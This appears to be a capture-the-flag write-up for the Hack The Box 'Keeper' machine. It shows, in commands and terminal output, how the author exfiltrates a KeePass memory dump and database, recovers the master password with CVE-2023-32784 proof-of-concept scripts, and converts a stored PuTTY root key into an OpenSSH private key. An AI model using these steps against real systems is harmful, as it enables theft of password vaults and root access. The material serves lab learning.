
```
lnorgaard@keeper:~$ scp -P 2222 /home/lnorgaard/KeePassDumpFull.dmp ztheapt@10.10.16.21:~/HTB/Keeper
ztheapt@10.10.16.21's password:
KeePassDumpFull.dmp
lnorgaard@keeper:~$ scp -P 2222 /home/lnorgaard/passcodes.kdbx ztheapt@10.10.16.21:~/HTB/Keeper
ztheapt@10.10.16.21's password:
passcodes.kdbx
lnorgaard@keeper:~$
```

Successfully extracted to our kali machine

```
(ztheapt@kali)-[~/HTB/Keeper]
$ ls -la
total 252084
drwxr-xr-x 2 ztheapt ztheapt      4096 Sep 19 07:21 .
drwxr-xr-x 8 ztheapt ztheapt      4096 Sep 19 05:27 ..
-rwxr-x--- 1 ztheapt ztheapt 253395188 Sep 19 07:19 KeePassDumpFull.dmp
-rw-r--r-- 1 root    root          944 Sep 19 05:30 Keeper.nmap
-rw-r--r-- 1 ztheapt ztheapt 1212416 Sep 19 06:52 KeeperWalkThrough.ctb
-rw-r--r-- 1 ztheapt ztheapt 1167360 Sep 19 06:52 KeeperWalkThrough.ctb~
-rw-r--r-- 1 ztheapt ztheapt 1167360 Sep 19 06:51 KeeperWalkThrough.ctb~~
-rw-r--r-- 1 ztheapt ztheapt 1167360 Sep 19 06:49 KeeperWalkThrough.ctb~~~
-rwxr-x--- 1 ztheapt ztheapt    3630 Sep 19 07:21 passcodes.kdbx

(ztheapt@kali)-[~/HTB/Keeper]
$
```

We will now try to extract the passwords from the files using the POC below



The screenshot shows a web browser displaying the GitHub repository for CMEPW/keepass-dump-masterkey. The URL in the address bar is <https://github.com/CMEPW/keepass-dump-masterkey/blob/main/poc.py>. The repository page shows the file 'poc.py' selected in the 'Files' tab. The code for 'poc.py' is displayed, showing imports for argparse, logging, and itertools, and a class definition for TaggedFormatter.

```
1 import argparse
2 import logging
3 import itertools
4
5
6 class TaggedFormatter(logging.Formatter):
7
8     TAGS = {
9         'DEBUG': '\x1b[1;35m#\x1b[0m',
10        'INFO': '\x1b[1;34m.\x1b[0m',
11        'WARNING': '\x1b[1;33m-\x1b[0m',
12        'ERROR': '\x1b[1;31m!\x1b[0m',
13        'CRITICAL': '\x1b[1;31m!\x1b[0m'
14    }
15
16    def __init__(self, format):
17        logging.Formatter.__init__(self, format)
18
```

Using the POC python script towards the KeePassDumpFull.dmp

```
(ztheapt@kali)-[~/HTB/Keeper]
$ python3 POC.py -d KeePassDumpFull.dmp
2023-09-19 07:32:49,815 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgrod med flode
Possible password: ●ldgrod med flode
Possible password: ●`dgrod med flode
Possible password: ●-dgrod med flode
Possible password: ●'dgrod med flode
Possible password: ●]dgrod med flode
Possible password: ●Adgrod med flode
Possible password: ●Idgrod med flode
Possible password: ●:dgrod med flode
Possible password: ●=dgrod med flode
Possible password: ●_dgrod med flode
Possible password: ●cdgrod med flode
Possible password: ●Mdgrod med flode

(ztheapt@kali)-[~/HTB/Keeper]
$ █
```

We will now attempt to run another script trying to obtain different results

Product

Solutions

Open Source

Pricing

Search or jump to...

Sign in

Sign up

z-jxy / keepass_dump Public

Notifications

Fork 1

Star 2

<> Code

Issues

Pull requests

Actions

Projects

Security

Insights

main 1 branch 0 tags

Go to file

Code

About

z-jxy init commit 97797e5 on May 21 1 commit

assets init commit 4 months ago

README.md init commit 4 months ago

keepass_dump.py init commit 4 months ago

README.md

Keepass-Dumper

This is my PoC implementation for [CVE-2023-32784](#)

My version is a python port of [@vdohney's PoC](#) along with a few changes and additional features.

Readme

Activity

2 stars

1 watching

1 fork

Report repository

Releases

No releases published


Packages

No packages published


New python POC results

```
(ztheapt@kali)-[~/HTB/Keeper]
└─$ python3 POC1.py -f KeePassDumpFull.dmp
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 0: {UNKNOWN}
[*] 2: d
[*] 3: g
[*] 4: r
[*] 6: d
[*] 7:
[*] 8: m
[*] 9: e
[*] 10: d
[*] 11:
[*] 12: f
[*] 13: l
[*] 15: d
[*] 16: e
[*] Extracted: {UNKNOWN}dgrd med flde
```

Searching on google for dgrd med flde shows its a danish food



Visiting a website we copy the text with the special characters



Changing all capital letters to lowercase and then using that password we get into the passcodes.kdbx file

```

GNU nano 7.2 pocresults.txt *
Possible password: ●:dgrød med fløde
Possible password: ●=dgrød med fløde
Possible password: ●_dgrød med fløde
Possible password: ●cdgrød med fløde
Possible password: ●Mdgrød med fløde

#POC1 results:
(ztheapt@kali)-[~/HTB/Keeper]
└─$ python3 POC1.py -f KeePassDumpFull.dmp
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 0: {UNKNOWN}
[*] 2: d
[*] 3: g
[*] 4: r
[*] 6: d
[*] 7:
[*] 8: m
[*] 9: e
[*] 10: d
[*] 11:
[*] 12: f
[*] 13: l
[*] 15: d
[*] 16: e
[*] Extracted: {UNKNOWN}dgrød med fløde

possible:
rdgrød med fløde

```

```

(ztheapt@kali)-[~/HTB/Keeper]
└─$ kpcli --kdb=passcodes.kdbx
Provide the master password: *****

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/>

```

Migrate through the directories to Network that have two entries

```

kpcli:/> ls
≡ Groups ≡
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
≡ Groups ≡
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
≡ Entries ≡
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> ls
≡ Entries ≡
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network>

```

Show 0 (Keeper.htb) results


```


0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0

Title: keeper.htb (Ticketing Server)
Uname: root
Pass: 
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNU4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbmr6j
oDni1wZdo7hTpJ5ZjdmzwxVCCnIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZ0V9eq1D6PluB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsilKkcz3/Cz7BdCkn+Lv8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnY0GQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhbbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfxmfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55
cb0

kpcli:/passcodes/Network> 

```

Copying over the resulted info in a text editor uncovers the hidden root password that we can try



Copy putty key and use a text editor to remove indents


```
*Untitled 2 - Mousepad
File Edit Search View Document Help

8 Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsIH8F8eanIBA1Tu
9 FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
10 LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
11 Private-Lines: 14
12 AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
13 oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
14 kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
15 f7n24kvL0wLBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
16 VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
17 UXjcCAviPpmSXB19UG8JLTpgORyhAAAAgQD2kfHSA+/ASrc04ZIVagCge1Qq8iWs
18 OxG8eoCMW8Dhhbvl6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
19 in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
20 SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
21 09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
22 xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLc2BNwEId0G76VKA
23 AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
24 AF9Z70ehLo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
25 NNkjMjrocfmxfkvuJ7smEFMg7ZyW7CBWKGoZgz67tKz9Is=
26 Private-MAC:
b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
27 |

Title: keeper.htb (Ticketing Server)
Username: root
Password:
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQCNVqse/hMswGBRQsPsC/EwyxJvc8WpuL/D
8riCZV30ZbFEF09z0PNUn4DisesKB4*1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAY34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsIH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0wLBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpgORyhAAAAgQD2kfHSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8Dhhbvl6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLc2BNwEId0G76VKA
AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehLo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZyW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

nano a file and paste the edited key

```
GNU nano 7.2 server.ppk *
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQCNVqse/hMswGBRQsPsC/EwyxJvc8WpuL/D
8riCZV30ZbFEF09z0PNUn4DisesKB4*1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAY34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsIH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNTA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOv9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0wLBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpgORyhAAAAgQD2kfHSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8Dhhbvl6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLc2BNwEId0G76VKA
AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehLo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZyW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Use puttygen to create a private key

```
(ztheapt@kali)-[~/HTB/Keeper]
```

```
$ puttygen server.ppk -o private-openssh -o id_rsa
```

```
(ztheapt@kali)-[~/HTB/Keeper]
```

```
$ ls -la
```

```
total 256584
drwxr-xr-x  2 ztheapt ztheapt    4096 Sep 19 08:22 .
drwxr-xr-x  8 ztheapt ztheapt    4096 Sep 19 05:27 ..
-rw-r--r--  1 ztheapt ztheapt   1024 Sep 19 07:50 .pocresults.txt.swp
-rwxr-x---  1 ztheapt ztheapt 253395188 Sep 19 07:19 KeePassDumpFull.dmp
-rw-r--r--  1 root    root        944 Sep 19 05:30 Keeper.nmap
-rw-r--r--  1 ztheapt ztheapt 2502656 Sep 19 08:22 KeeperWalkThrough.ctb
-rw-r--r--  1 ztheapt ztheapt 2355200 Sep 19 08:22 KeeperWalkThrough.ctb~
-rw-r--r--  1 ztheapt ztheapt 2355200 Sep 19 08:21 KeeperWalkThrough.ctb~~
-rw-r--r--  1 ztheapt ztheapt 2072576 Sep 19 08:20 KeeperWalkThrough.ctb~~~
-rw-r--r--  1 ztheapt ztheapt    2734 Sep 19 07:29 POC.py
-rw-r--r--  1 ztheapt ztheapt   14948 Sep 19 07:39 POC1.py
-rw-----  1 ztheapt ztheapt    1675 Sep 19 08:22 id_rsa
-rwxr-x---  1 ztheapt ztheapt    3630 Sep 19 07:21 passcodes.kdbx
-rw-r--r--  1 ztheapt ztheapt      0 Sep 19 07:57 passcodes.kdbx.lock
-rw-r--r--  1 ztheapt ztheapt    1122 Sep 19 07:45 pocresults.txt
-rw-r--r--  1 ztheapt ztheapt    1458 Sep 19 08:21 server.ppk
```

```
(ztheapt@kali)-[~/HTB/Keeper]
```

```
$ cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
MIIeowIBAAKCAQEAplarHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxB03NwocWMZPPf
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizAo/3OrUGtiGhX6n
FSftm50elK1FUQeLYZiXGtvSQKtqfQZHQxrIh/BfHmpyAqNU7hVW1Ldgnp0ldw1A
M08CC+eqgtvM0qv6oZtixjsV7qevizo8RjTbQNsyd/D9RU32UC8RVU1lCk/LvI7p
